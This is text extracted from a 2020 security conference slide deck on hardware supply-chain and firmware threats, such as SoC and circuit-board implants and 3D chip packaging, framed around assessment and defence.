Firmly Rooted in Hardware:

Practical protection from firmware attacks in hardware supply chain

Sophia d'Antoine

April 30, 2020

River Loop Security


What brings us together (apart)

- Hardware Level Threats
- Discussed Techniques
  - Look at a few approaches for an attacker
  - What are the pros/cons on some of these, and relative difficulty
- Assessment Challenges
  - Some specific examples from our work in assessing these types of systems
  - How can we automate this
- Helping Defenders

All discussions of "Discussed Techniques" and attacks are based only on publicly available data.

Hardware Level Threats

Narrowing our focus



DATA

APPLICATIONS

VIRTUAL MACHINE

OPERATING SYSTEM


VIRTUAL ENVIRONMENT

HYPERVISOR

FIRMWARE

HARDWARE

Narrowing our focus



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



General Categories of HW Threats




External


Physical peripherals

General Categories of HW Threats

SoC Implants



PCB implants





"The Sandwich"

"A 3D package (System in Package, Chip Stack MCM, etc.) contains two or more chips (integrated circuits) stacked vertically so that they occupy less space and/or have greater connectivity... TSVs replace edge wiring by creating vertical connections through the body of the chips. The resulting package has no added length or width."


https://en.wikipedia.org/wiki/Through-silicon_via#3D_packages

Image CC-BY-SA Shmuel Csaba Otto Traian






“The Sandwich”



Original Image CC-BY-SA Shmuel Csaba Otto Traian



Intel unveils new 3D chip packaging design

Intel's new chip packaging design doesn't sound exciting, but it is important for server processor technology.

Circuit security

3D integration can achieve security through obscurity;

“The Add”

On a Board?

- Can be legitimate: e.g.: move a component from one pad to another
  - Availability of different package sizes
  - Slight difference in board design - stability, specs, etc.

